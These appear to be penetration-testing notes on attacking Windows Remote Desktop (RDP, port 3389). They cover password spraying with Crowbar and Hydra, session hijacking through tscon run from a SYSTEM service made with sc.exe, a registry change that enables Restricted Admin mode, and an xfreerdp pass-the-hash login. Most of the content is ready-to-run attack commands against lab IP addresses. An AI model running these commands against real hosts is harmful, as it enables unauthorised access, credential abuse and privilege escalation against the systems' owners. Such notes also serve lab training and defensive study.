TCP/3389
nmap -Pn -p3389 192.168.2.143 Misconfigurations
Use password spraying if password policy locks out after a number of incorrect attempts
Using the Crowbar tool, we can perform a password spraying attack against the RDP service.
Crowbar - RDP Password Spraying
crowbar -b rdp -s 192.168.220.142/32 -U users.txt -c 'password123'Hydra - RDP Password Spraying
hydra -L usernames.txt -p 'password123' 192.168.2.143 rdpRDP Login
rdesktop -u admin -p password123 192.168.2.143Protocol Specific Attacks
RDP Session Hijacking
We need to have SYSTEM privileges and use the Microsoft tscon.exe binary that enables users to connect to another desktop session. It works by specifying which SESSION ID (4 for the lewen session in our example) we would like to connect to which session name (rdp-tcp#13, which is our current session)
tscon #{TARGET_SESSION_ID} /dest:#{OUR_SESSION_NAME}If we have local administrator privileges, we can use several methods to obtain SYSTEM privileges, such as PsExec or Mimikatz. A simple trick is to create a Windows service that, by default, will run as Local System and will execute any binary with SYSTEM privileges. We will use Microsoft sc.exe binary. First, we specify the service name (sessionhijack) and the binpath, which is the command we want to execute. Once we run the following command, a service named sessionhijack will be created.
query user
sc.exe create sessionhijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#13"net start sessionhijackNote: This method no longer works on Server 2019.
RDP Pass-the-Hash (PtH)
There are a few caveats to this attack:
Restricted Admin Mode, which is disabled by default, should be enabled on the target host; otherwise, we will be prompted with the following error:

This can be enabled by adding a new registry key DisableRestrictedAdmin (REG_DWORD) under HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa. It can be done using the following command:
Adding the DisableRestrictedAdmin Registry Key
reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /fxfreerdp /v:192.168.220.152 /u:lewen /pth:300FF5E89EF33F83A8146C10F5AB9BB9